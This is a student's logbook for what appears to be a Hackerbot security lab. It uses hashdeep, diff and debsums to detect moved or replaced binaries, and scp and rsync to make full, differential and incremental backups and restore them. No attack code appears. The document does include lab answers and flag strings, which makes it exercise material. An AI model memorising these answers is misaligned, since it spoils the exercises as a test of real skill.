Hashlists were generated of all files in /bin and /usr/bin. After the attack, a comparison was conducted between the current hashlist and the prior hashlist. The hash comparison audit displayed a pass for the /bin dir. However the hash comparison for the /usr/bin dir failed, identifying the file '/usr/bin/import-im6.30508' as a copy.


```
kongamato@desktop:~$ sudo hashdeep -r /bin > ~/hashes/attack7_binBackup
kongamato@desktop:~$ sudo hashdeep -r /usr/bin > ~/hashes/attack7_usr-binBackup
/usr/bin/X11: symlink creates cycle
kongamato@desktop:~$ sudo hashdeep -ravv /bin -k ~/hashes/attack7_binBackup
hashdeep: Audit passed
  Input files examined: 0
  Known files expecting: 0
    Files matched: 155
Files partially matched: 0
    Files moved: 0
  New files found: 0
  Known files not found: 0
kongamato@desktop:~$ sudo hashdeep -ravv /usr/bin -k ~/hashes/attack7_usr-binBackup
/usr/bin/import-im6.30508: Moved from /usr/bin/import
/usr/bin/X11: symlink creates cycle
hashdeep: Audit failed
  Input files examined: 0
  Known files expecting: 0
    Files matched: 1506
Files partially matched: 0
    Files moved: 1
  New files found: 0
  Known files not found: 0
```

Figure 28 – A moved file detected in /usr/bin using hashdeep

(05:22:06 PM) **kongamato:** The answer is /usr/bin/import-im6.30508

(05:22:06 PM) **Hackerbot:** Correct

(05:22:06 PM) **Hackerbot:** 🤖 flag{fuglier ascended}

Figure 29 – Flag displayed by Hackerbot after providing the name of the newly created file

Attack 8

Going to move random binaries in /bin/ or /usr/bin/ use hash comparisons to find the filenames.

Attack 8 involves Hackerbot moving two binaries to one of two directories. The hash lists of files in both directories were generated into files using hashdeep. Following the security event, new hash lists were generated to determine the state of the directories post-attack.

```
kongamato@desktop:~/hashes$ sudo hashdeep -r /bin > ~/hashes/attack8-bin
kongamato@desktop:~/hashes$ sudo hashdeep -r /usr/bin > ~/hashes/attack8-usr-bin
/usr/bin/X11: symlink creates cycle
kongamato@desktop:~/hashes$ sudo hashdeep -r /bin > ~/hashes/attack8-bin2
kongamato@desktop:~/hashes$ sudo hashdeep -r /usr/bin > ~/hashes/attack8-usr-bin2
```

Figure 30 – Generating hash lists of both directories before and after the attack

To identify which files had been created, the 'diff' command (previously discussed in Attack 3) was utilised in conjunction with hashdeep to compare the hash lists for the /bin and /usr/bin dirs.

```
diff ~/hashes/attack8-usr-bin ~/hashes/attack8-usr-bin2
```

The output from the 'diff' command provides detailed analysis of the modified files detected in the /usr/bin dir. Two files were modified.

```
kongamato@desktop:~/hashes$ diff ~/hashes/attack8-bin ~/hashes/attack8-bin2
kongamato@desktop:~/hashes$ diff ~/hashes/attack8-usr-bin ~/hashes/attack8-usr-bin2
156c156
< 14440,20dcef913fac572e83759bd82cda5b87,809804b135870716332239fd52a8b7323a75b415e3f715068ae1c7dc62ba511a,/usr/bin/kcmshell5
---
> 14688,d9ddd5c8b6aa5384c2d9cd8c6d8cbe64,cf203b415b7dc3a7b84d29c8233bc02f7141f607ca94fc862221d897c48d8422,/usr/bin/kcmshell5
1389c1389
< 14688,d9ddd5c8b6aa5384c2d9cd8c6d8cbe64,cf203b415b7dc3a7b84d29c8233bc02f7141f607ca94fc862221d897c48d8422,/usr/bin/fc-scan
---
> 14440,20dcef913fac572e83759bd82cda5b87,809804b135870716332239fd52a8b7323a75b415e3f715068ae1c7dc62ba511a,/usr/bin/fc-scan
```

Figure 31 – Using the 'diff' command to detect modified files

(02:55:32 PM) **kongamato**: The answer is /usr/bin/kcmshell5 /usr/bin/fc-scan

(02:55:32 PM) **Hackerbot**: Correct

(02:55:32 PM) **Hackerbot**: 🤖 flag{4405606a879830b3b72ad11d49eb2d7b}

Figure 32 – Flag displayed by Hackerbot after providing the names of the two modified files

Attack 9

Going to copy a new random file in /etc/ use hash comparisons to find the filename.

A hash list of the /etc dir was created before the attack. After the security breach, a copied file was detected by hashdeep. Due to the privileges required for reading the /etc dir, sudo access was required in this attack. The audit revealed a file had been moved.

```
kongamato@desktop:~/hashes$ sudo hashdeep -ravv /etc/ -k ~/hashes/etc
/etc/X11/app-defaults/Xvidtune.2076: Moved from /etc/X11/app-defaults/Xvidtune
hashdeep: Audit failed
  Input files examined: 0
  Known files expecting: 0
    Files matched: 1888
Files partially matched: 0
    Files moved: 1
    New files found: 0
  Known files not found: 0
```

Figure 33 – A copied file detected in /etc using hashdeep

(03:12:00 PM) **Hackerbot**: What is the file that was created?

(03:12:00 PM) **Hackerbot**: Say "The answer is *X*".

(03:12:00 PM) **Hackerbot**: Say 'ready', 'next', or 'previous'.

(03:13:17 PM) **kongamato**: The answer is /etc/X11/app-defaults/Xvidtune.2076

(03:13:17 PM) **Hackerbot**: Correct

(03:13:17 PM) **Hackerbot**: 🤖 flag{1da95c2db6fff4e62979ad317bc68781}

Figure 34 – Flag displayed by Hackerbot after providing the name of the copied file in /etc

Logbook question: What are the limitations of this approach? What files will (and won't) this approach to integrity management cover? Are the hashes protected against tampering?

Whilst debsums can be a useful feature to verify the integrity of installed packages, it does have some limitations:

- Debsum can only assess the integrity of files installed by package managers.
- The hashes are susceptible to being tampered with. Debsums can detect changes made to files however it cannot proactively prevent tampering. Furthermore, an attacker could edit the stored checksums to match the originals.

The command below can be used to view the MD5 hashes stored for packages installed on a system:

```
ls /var/lib/dpkg/info/*.md5sums
```


Attack 10

Going to replace a binary file in `/bin/` or `/usr/bin/` with malware. Use **PACKAGE VERIFICATION** to detect which file has changed.

Hackerbot is attempting to change a binary file in `/bin` or `/usr/bin` and replace it with malicious code. To identify the tampered file, the 'debsums' tool can be used to cross-reference MD5 hashes of Debian installed packages with the package manager's database to detect any modified packages.

This can be achieved by using the command: `sudo debsums -ac`. Screenshots demonstrating this method of identifying the file change are not possible¹.

An alternative method is to use hash comparisons with hashdeep to determine which file has been replaced.

```
kongamato@desktop:~/hashes$ sudo hashdeep -ravv /usr/bin -k ~/hashes/attack10_usr-bin
/usr/bin/krdp: Moved from /usr/bin/getkeycodes
/usr/bin/X11: symlink creates cycle
/usr/bin/krdp: Known file not used
hashdeep: Audit failed
  Input files examined: 0
  Known files expecting: 0
    Files matched: 1506
Files partially matched: 0
    Files moved: 1
    New files found: 0
  Known files not found: 1
```

Figure 35 – The package 'krdp' containing malicious code detected by hashdeep

```
(03:27:05 PM) kongamato: ready
(03:27:05 PM) Hackerbot: Hacking in progress...
(03:27:17 PM) Hackerbot: Good. Now answer this...
(03:27:17 PM) Hackerbot: What is the file that was created?
(03:27:17 PM) Hackerbot: Say "The answer is *X*".
(03:27:17 PM) Hackerbot: Say 'ready', 'next', or 'previous'.
(03:27:59 PM) kongamato: The answer is /usr/bin/krdp
(03:27:59 PM) Hackerbot: Correct
(03:27:59 PM) Hackerbot: 🍀 flag{sT8n0CF73vMid2uLhfQg}
```

Figure 36 – Flag displayed by Hackerbot after providing the name of the modified package (binary file)

Attack 11

Going to replace a binary file in `/bin/` or `/usr/bin/` with malware. Use your method of choice to detect which file has changed.

Continuing with the tool hashdeep, this attack mirrors the goal of attack 10 and can be resolved using the same method. The modified binary file was located in `/bin`.

¹ Due to the limit of VM sets, Week 1 and 2 VM sets were relinquished. As a result, obtaining screenshots (for debsums) after the fact is not possible.

```
kongamato@desktop:~$ sudo hashdeep -ravv /bin -k ~/hashes/attack11_bin
/bin/bzcmp: No match
/bin/bzdiff: No match
/bin/bzcmp: Known file not used
/bin/bzdiff: Known file not used
hashdeep: Audit failed
```

Figure 37 – A copied file detected in /etc using hashdeep

```
(04:42:30 PM) kongamato: The answer is /bin/bzcmp
(04:42:30 PM) Hackerbot: Incorrect (/bin/bzcmp)
(04:42:41 PM) kongamato: The answer is /bin/bzdiff
(04:42:41 PM) Hackerbot: Correct
(04:42:41 PM) Hackerbot: 😊 flag{e871823ad1ea19ba6594dab49a61e98d}
(04:42:41 PM) Hackerbot: That was the last attack. Game over?
```

Figure 38 – Flag displayed by Hackerbot after providing the name of the modified file

Backups and Recovery: rsync, ssh and scp (Week 3)

Backups and recovery involve duplicating data to mitigate the risk of data loss/integrity and providing a method of restoring the original data. Backup and recovery strategies can provide a layer of safeguarding against hardware failure or accidental data deletion and minimising downtime of systems when data recovery is required (NetApp, 2019).

Logbook Question: List a few legitimate security reasons for performing off-line maintenance. It is considered good practise for organisations to schedule downtime (offline maintenance) regularly. Conducting regular offline maintenance allows organisations to schedule automated data backups, reducing the likelihood of data loss during any incidents. Moreover, this contributes to less downtime during the actual recovery process (Mccracken, 2023).

Offline maintenance can also provide a controlled environment for incident response investigations, which helps preserve any evidence.


Attack 1

Use scp to copy the desktop /bin/ directory to the backup_server:

10.225.138.3:/home/serpent/remote-bin-backup-e5f2/, which should then include the backed up bin/ directory

SCP is a secure file transfer protocol which uses a SSH connection to transfer files over the network to another host. SFTP handles the file transfer process whilst SSH controls the authentication using public key cryptography and passwords (Kerrisk, 2022). Using the command below, the /bin directory on the desktop system was copied to a remote backup server:


```
sudo scp -pr /bin serpent@10.225.138.3:~/remote-bin-backup-e5f2/
```



```
serpent@desktop:~$ sudo scp -pr /bin serpent@10.225.138.3:~/remote-bin-backup-e5f2/
serpent@10.225.138.3's password:
loginitl      100% 54KB 23.4MB/s 00:00
stty          100% 79KB 65.5MB/s 00:00
bzless        100% 1297 2.3MB/s 00:00
sh            100% 119KB 51.8MB/s 00:00
zcmp          100% 1677 4.1MB/s 00:00
```

Figure 39 – A backup of the /bin dir was completed using SCP

The ‘-p’ option specified in the command preserves important metadata such as: “modification times, access times, and file mode bits from the source file”, whilst the ‘-r’ option enables recursive copying (Kerrisk, 2022).



```
(01:28:26 PM) serpent: ready
(01:28:26 PM) Hackerbot: Here we go...
(01:28:31 PM) Hackerbot: I have shell.
(01:28:34 PM) Hackerbot: FYI: 0
(01:28:34 PM) Hackerbot: 😊 Well done! flag{harborful thuringers}
```

Figure 40 – Flag displayed by Hackerbot after checking the /bin dir was copied to the backup server

Attack 2

It's your job to set up remote backups for tikoloshe (a user on your system). Use rsync to create a full (epoch) remote backup of /home/tikoloshe from your desktop system to the backup_server: 10.225.138.3:/home/serpent/remote-rsync-full-backup/tikoloshe.

Incident Response Investigation: Logbook

rsync is a highly effective file transfer tool that can copy files locally or to a remote system with versatile capabilities in options and flexibility. rsync has the ability to utilise delta encoding, only copying files that have been changed or created since the last backup point. Delta encoding can greatly contribute to reducing the amount of data that is transferred. This is commonly referred to as a 'differential' or 'incremental backup'.


In order to create a full backup (epoch) on the backup server, the following syntax is followed (Kerrisk, 2022):

```
rsync [OPTION...] SRC... [USER@]HOST:DEST
```

The contents of /home/tikoloshe were copied to the remote server using the following command:

```
sudo rsync -avzh --fake-super /home/tikoloshe  
serpent@10.225.138.3:/home/serpent/remote-rsync-full-backup
```

The '-a' option enables archive mode which ensures attributes such as timestamps, file permissions and ownership metadata is stored with the files. The '-v' option enables verbose mode and provides additional info regarding the file transfer. '-z' compresses the contents of the transfer and '-h' outputs the data in human-readable format. Finally, the '--fake-super' option "simulates super-user activities by saving/restoring the privileged attributes". Figure 41 illustrates the verbose output from the completed transfer process.



```
serpent@desktop:~$ sudo rsync -avzh --fake-super /home/tikoloshe serpent@10.225.138.3:/home/serpent/remote-rsync-full-backup  
serpent@10.225.138.3's password:  
sending incremental file list  
created directory /home/serpent/remote-rsync-full-backup  
tikoloshe/  
tikoloshe/.bash_logout  
tikoloshe/.bashrc  
tikoloshe/.profile  
tikoloshe/.config/  
tikoloshe/.config/kscreeenlockerrc  
tikoloshe/.config/autostart/  
tikoloshe/.config/autostart/auto-resolution.desktop  
tikoloshe/.config/autostart/iceweasel.desktop  
tikoloshe/.config/autostart/org.kde.konsole.desktop  
tikoloshe/.mozilla/  
tikoloshe/.mozilla/firefox/  
tikoloshe/.mozilla/firefox/installs.ini  
tikoloshe/.mozilla/firefox/profiles.ini  
tikoloshe/.mozilla/firefox/user.default/  
tikoloshe/.mozilla/firefox/user.default/user.js  
tikoloshe/.ssh/  
tikoloshe/.ssh/authorized_keys  
tikoloshe/.vim/  
tikoloshe/logs/  
tikoloshe/logs/log1  
tikoloshe/personal_secrets/  
tikoloshe/personal_secrets/address_book  
tikoloshe/personal_secrets/credit_card  
tikoloshe/trade_secrets/  
tikoloshe/trade_secrets/code.pl  
tikoloshe/trade_secrets/credit_card  
  
sent 7.62K bytes  received 433 bytes  2.30K bytes/sec  
total size is 13.44K  speedup is 1.67
```

Figure 41 – Creating a full backup using rsync

```

(03:13:04 PM) serpent: ready
(03:13:04 PM) Hackerbot: Ok. Gaining shell access, and running
post command...
(03:13:09 PM) Hackerbot: I have shell.
(03:13:12 PM) Hackerbot: FYI: 0
(03:13:12 PM) Hackerbot: 😊 Well done! flag{unturf placater}

```

Figure 42 – Hackerbot confirms the full backup is correct

Logbook Question: Compare the file access/modification times of the scp and rsync backups, are they the same/similar? If not, why?

scp and rsync handle metadata differently which can affect the timestamps of the copied files. In Attack 1, the ‘-p’ option was used to preserve the file access/modification timestamps which ensures both the source and destination files should have the same timestamps. In Attack 2, the ‘-a’ option was specified to maintain the timestamp metadata. Figure 43 (left) shows the file permissions associated with the file ‘bash’ in the scp backup. The second image (right) shows the file permissions of the same file using the rsync backup.

```

serpent@desktop:~/remote-bin-backup-e5f2$ ls -la bash
-rwxr-xr-x 1 serpent serpent 1168776 Apr 18 2019 bash
serpent@desktop:~/remote-bin-backup-rsync/bin$ ls -la bash
-rwxr-xr-x 1 serpent serpent 1168776 Apr 18 2019 bash

```

Figure 43 – both scp and rsync copied files have the same timestamps

Attack 3

Hackerbot: The tikoloshe user is about to create some files...

Hackerbot has created some files with the intention of testing the user’s ability to determine which files have been added. After creating an differential backup based on the epoch backup created in Attack 2, rsync displayed a list of files that which were detected as new or modified (using delta encoding); one of the files detected was aptly named “flag”.

```

serpent@desktop:/home/tikoloshe$ cd personal_secrets/
serpent@desktop:/home/tikoloshe/personal_secrets$ ls
address_book  credit_card  flag
serpent@desktop:/home/tikoloshe/personal_secrets$ cd flag
bash: cd: flag: Not a directory
serpent@desktop:/home/tikoloshe/personal_secrets$ cat flag
flag{61994e4715acdf57d5190803041f28bc}

```

Figure 44 – A new file “flag” was created by Hackerbot, discovered with rsync

Attack 4

**Create a differential backup of tikoloshe's desktop files to the backup_server:
10.225.138.3:/home/serpent/remote-rsync-differential1/.**

This attack requires the user to make a differential backup of tikoloshe’s files after the attack and then comparing the backup to the current (live) directory and create a backup based on the differences detected. This was achieved using the ‘—compare-dest’ option in the command below:

The first step was to create a full backup (this was created locally and mistakenly named the same as the remote backup). Following this, the command below created a differential backup based on the local backup:

Incident Response Investigation: Logbook


```
sudo rsync -av /home/tikoloshe --compare-dest=/home/serpent/remote-rsync-differential1/ serpent@10.225.138.3:/home/serpent/remote-rsync-differential1/
```



```
serpent@desktop:~$ sudo rsync -av /home/tikoloshe --compare-dest=/home/serpent/remote-rsync-differential1/ serpent@10.225.138.3:/home/serpent/remote-rsync-differential1/
serpent@10.225.138.3's password:
sending incremental file list
tikoloshe/
tikoloshe/notes
tikoloshe/logs/
tikoloshe/logs/log2
tikoloshe/personal_secrets/
tikoloshe/personal_secrets/flag

sent 1,190 bytes  received 101 bytes  26.08 bytes/sec
total size is 13,525  speedup is 10.48
```

Figure 45 – Using the ‘--compare-dest’ argument to create a differential backup



```
(05:10:04 PM) serpent: ready
(05:10:05 PM) Hackerbot: Here we go...
(05:10:09 PM) Hackerbot: I am in to your system.
(05:10:12 PM) Hackerbot: FYI: ls: cannot access '/home/serpent/remote-rsync-differential1/tikoloshe/personal_secrets/credit_card': No such file or directory
(05:10:12 PM) Hackerbot: 02
(05:10:12 PM) Hackerbot: 😊 Well done! flag{3fb376011ea3081c068571b72db79f6b}
```

Figure 46 – Hackerbot confirms the diff backup is correct and provides the flag

Attack 5

Hackerbot: "The tikoloshe user is about to create some more files..."

No flag. Hackerbot created some files in preparation for the next attack.


Attack 6

Create another differential backup of tikoloshe's desktop files to the backup_server: 10.225.138.3:/home/serpent/remote-rsync-differential2/

The ‘--compare-dest’ option is used once again in order to create a second differential backup (differential2).

```
sudo rsync -av /home/tikoloshe --compare-dest=/home/serpent/remote-rsync-full-backup/ serpent@10.225.138.3:/home/serpent/remote-rsync-differential2/
```

Rather than replacing the first differential backup, the destination location is stored in a different directory to keep the previous differential backup unchanged and introduce good backup policy – incremental backups.



```
serpent@desktop:~$ sudo rsync -av /home/tikoloshe --compare-dest=/home/serpent/remote-rsync-full-backup/ serpent@10.225.138.3:/home/serpent/remote-rsync-differential2/
serpent@10.225.138.3's password:
sending incremental file list
tikoloshe/
tikoloshe/notes
tikoloshe/logs/
tikoloshe/logs/log2
tikoloshe/personal_secrets/
tikoloshe/personal_secrets/flag
tikoloshe/personal_secrets/really_not_a_flag

sent 1,315 bytes  received 120 bytes  410.00 bytes/sec
total size is 13,566  speedup is 9.45
```

Figure 47 – Using the ‘--compare-dest’ argument to create a second differential backup

Incident Response Investigation: Logbook

```
(02:37:12 PM) serpent: ready
(02:37:13 PM) Hackerbot: Here we go...
(02:37:17 PM) Hackerbot: I am in to your system.
(02:37:20 PM) Hackerbot: FYI: ls: cannot access '/home/serpent/remote-rsync-differential2/tikoloshe/trade_secrets/code.pl': No such file or directory
(02:37:20 PM) Hackerbot: 020
(02:37:20 PM) Hackerbot: 😊 Well done! flag{stashes excoriated}
```

Figure 48 – Flag obtained after creating the second diff backup

Attack 7

The tikoloshe user is about to create even more files.

No flag. Hackerbot created some files in preparation for the next attack.

Attack 8

Create an incremental backup of tikoloshe's desktop files to the backup_server: 10.225.138.3:/home/serpent/remote-rsync-incremental1/. Base it on the epoch and also differential2.

Fortunately, rsync's '--compare-dest' supports multiple uses in a single command, thus allowing users to create incremental backups with ease. Incremental backups provide the benefit of reducing network traffic and storage by only storing file changes since the last backup. Using the epoch and the 'differential2' backups, an incremental backup was created:

```
sudo rsync -avzh --fake-super /home/tikoloshe --compare-dest=/home/serpent/remote-rsync-full-backup/ --compare-dest=/home/serpent/remote-rsync-differential2/ serpent@10.225.138.3:/home/serpent/remote-rsync-incremental1/
```

```
serpent@desktop:~$ sudo rsync -avzh --fake-super /home/tikoloshe --compare-dest=/home/serpent/remote-rsync-full-backup/ --compare-dest=/home/serpent/remote-rsync-differential2/ serpent@10.225.138.3:/home/serpent/remote-rsync-incremental1/
[sudo] password for serpent:
serpent@10.225.138.3's password:
sending incremental file list
created directory /home/serpent/remote-rsync-incremental1
tikoloshe/notes
tikoloshe/logs/log2
tikoloshe/personal_secrets/
tikoloshe/personal_secrets/2062

sent 1.18K bytes  received 171 bytes  386.86 bytes/sec
total size is 13.55K  speedup is 10.01
```

Figure 49 – Using multiple '--compare-dest' arguments to create an incremental backup

```
(02:56:38 PM) Hackerbot: 'Ready'?
(03:12:47 PM) serpent: ready
(03:12:47 PM) Hackerbot: Ok. Gaining shell access, and running post command...
(03:12:52 PM) Hackerbot: I am in to your system.
(03:12:55 PM) Hackerbot: FYI: grep: /home/serpent/remote-rsync-incremental1/tikoloshe/personal_secrets/flag: No such file or directory
(03:12:55 PM) Hackerbot: ls: cannot access '/home/serpent/remote-rsync-incremental1/tikoloshe/trade_secrets/code.pl': No such file or directory
(03:12:55 PM) Hackerbot: grep: /home/serpent/remote-rsync-incremental1/tikoloshe/personal_secrets/really_not_a_flag: No such file or directory
(03:12:55 PM) Hackerbot: 2220
(03:12:57 PM) Hackerbot: 😊 Well done! flag{ZIwfrhSCdLulm9OKxCguPg}
```

Figure 50 – Flag obtained after creating an incremental backup, based on the full and diff2 backup

Attack 9

The tikoloshe user is about to create even more files.

No flag. Hackerbot created some files in preparation for the next attack.

Attack 10

Create another incremental backup of tikoloshe's desktop files to the backup_server: 10.225.138.3:/home/serpent/remote-rsync-incremental2/.

Another incremental backup is created using the previous backups – a full backup, differential 1 backup, differential 2 backup and the incremental backup – to create the incremental 2 backup.

```
sudo rsync -avzh --fake-super /home/tikoloshe --compare-dest=/home/serpent/remote-rsync-full-backup/ --compare-dest=/home/serpent/remote-rsync-differential2/ --compare-dest=/home/serpent/remote-rsync-incremental1/ serpent@10.225.138.3:/home/serpent/remote-rsync-incremental2/
```

```
serpent@desktop:~$ sudo rsync -avzh --fake-super /home/tikoloshe --compare-dest=/home/serpent/remote-rsync-full-backup/ --compare-dest=/home/serpent/remote-rsync-differential2/ --compare-dest=/home/serpent/remote-rsync-incremental1/ serpent@10.225.138.3:/home/serpent/remote-rsync-incremental2/
serpent@10.225.138.3's password:
sending incremental file list

sent 1.05K bytes  received 27 bytes  307.14 bytes/sec
total size is 13.58K  speedup is 12.63
```

Figure 51 – Creating the incremental2 backup

```
(03:49:04 PM) serpent: ready
(03:49:05 PM) Hackerbot: Ok. Gaining shell access, and running post command...
(03:49:09 PM) Hackerbot: I have shell.
(03:49:12 PM) Hackerbot: FYI: grep: /home/serpent/remote-rsync-incremental2/tikoloshe/personal_secrets/flag: No such file or directory
(03:49:12 PM) Hackerbot: ls: cannot access '/home/serpent/remote-rsync-incremental2/tikoloshe/personal_secrets/credit_card': No such file or directory
(03:49:12 PM) Hackerbot: grep: /home/serpent/remote-rsync-incremental2/tikoloshe/personal_secrets/really_not_a_flag: No such file or directory
(03:49:12 PM) Hackerbot: grep: /home/serpent/remote-rsync-incremental2/tikoloshe/personal_secrets/2062: No such file or directory
(03:49:16 PM) Hackerbot: 22220
(03:49:18 PM) Hackerbot: 😊 Well done! flag{checktegalinalienablysarcostylegrantham}
(03:49:19 PM) Hackerbot: Access the backups via SSH. What's the contents of tikoloshe/personal_secrets/nothing_much?
(03:49:23 PM) Hackerbot: Say "The answer is *X*".
(03:49:25 PM) Hackerbot: Say 'ready', 'next', or 'previous'.
(03:53:47 PM) serpent: 0d34
(03:54:06 PM) serpent: The answer is 0d34
(03:54:06 PM) Hackerbot: Correct
(03:54:06 PM) Hackerbot: 😊 flag{9a6793bd8b2aeba8b540943b05ba0b50}
```

Figure 52 – Flags obtained after creating the second incremental backup and viewing the contents of the nothing_much file

A second flag was provided after listing the contents of a file located in the user's 'personal_secrets' directory.

Attack 11

Hackerbot has deleted all of tikoloshe's files! No flag, in preparation for the next attack.

Attack 12

Use all the backups (including differential and incremental) to restore all of tikoloshe's files on the desktop system.

The user tikoloshe's files have been deleted on the desktop system. Thankfully due to a series of recent backups, the user's files can be restored to the desktop system using the backups stored on the backup_server.

Incident Response Investigation: Logbook

```
serpent@desktop:/home$ sudo rsync -avz --fake-super serpent@10.225.138.3:/home/serpent/remote-rsync-full-backup/tikoloshe/ /home/tikoloshe/
serpent@desktop:/home$ sudo rsync -avz --fake-super serpent@10.225.138.3:/home/serpent/remote-rsync-differential1/tikoloshe/ /home/tikoloshe/
serpent@10.225.138.3's password:
receiving incremental file list
./
notes
logs/
logs/log2
personal_secrets/
personal_secrets/flag

sent 108 bytes  received 672 bytes  222.86 bytes/sec
total size is 90  speedup is 0.12
serpent@desktop:/home$ sudo rsync -avz --fake-super serpent@10.225.138.3:/home/serpent/remote-rsync-differential2/tikoloshe/ /home/tikoloshe/
serpent@10.225.138.3's password:
receiving incremental file list
notes
logs/log2
personal_secrets/
personal_secrets/really_not_a_flag

sent 114 bytes  received 683 bytes  318.80 bytes/sec
total size is 131  speedup is 0.16
serpent@desktop:/home$ sudo rsync -avz --fake-super serpent@10.225.138.3:/home/serpent/remote-rsync-incremental1/tikoloshe/ /home/tikoloshe/
serpent@10.225.138.3's password:
Permission denied, please try again.
serpent@10.225.138.3's password:
receiving incremental file list
notes
logs/log2
personal_secrets/
personal_secrets/2062

sent 110 bytes  received 607 bytes  75.47 bytes/sec
total size is 69  speedup is 0.10
serpent@desktop:/home$ sudo rsync -avz --fake-super serpent@10.225.138.3:/home/serpent/remote-rsync-incremental2/tikoloshe/ /home/tikoloshe/
serpent@10.225.138.3's password:
receiving incremental file list
notes
logs/log2
personal_secrets/
personal_secrets/nothing_much

sent 114 bytes  received 628 bytes  296.80 bytes/sec
total size is 94  speedup is 0.13
```

Figure 53 – Restoring the user's files using all previous backup (epoch, differential and incremental)

The use of differential and incremental backups proved efficient during data backup and restoration, reducing the backup space required and reducing the time required for restoring data.

```
(02:16:02 PM) serpent: ready
(02:16:02 PM) Hackerbot: Ok. Gaining shell access, and running post command...
(02:16:07 PM) Hackerbot: I am in to your system.
(02:16:10 PM) Hackerbot: FYI: 000000
(02:16:10 PM) Hackerbot: 😊 Well done! flag{magnetographs coppins}
```

Figure 54 – Flag obtained after restoring all backups

Attack 13

Restore tikoloshe's notes file to its earliest state.

The final task is to restore the “notes” file in the user’s directory to its earliest state available, which in this case is the differential1 backup.

```
sudo rsync -avz --fake-super
serpent@10.225.138.3:/home/serpent/remote-rsync-
differential1/tikoloshe/notes /home/tikoloshe
```

Incident Response Investigation: Logbook

```
serpent@desktop:/home$ sudo rsync -avz --fake-super serpent@10.225.138.3:/home/serpent/remote  
-rsync-differential1/tikoloshe/notes /home/tikoloshe  
serpent@10.225.138.3's password:  
receiving incremental file list  
notes  
  
sent 43 bytes  received 142 bytes  74.00 bytes/sec  
total size is 36  speedup is 0.19
```

Figure 55 – Restoring the “notes” file to its earliest available state

```
(06:23:51 PM) serpent: ready  
(06:23:51 PM) Hackerbot: Ok. Gaining shell access, and running post command...  
(06:23:56 PM) Hackerbot: I have shell.  
(06:23:59 PM) Hackerbot: FYI: 0  
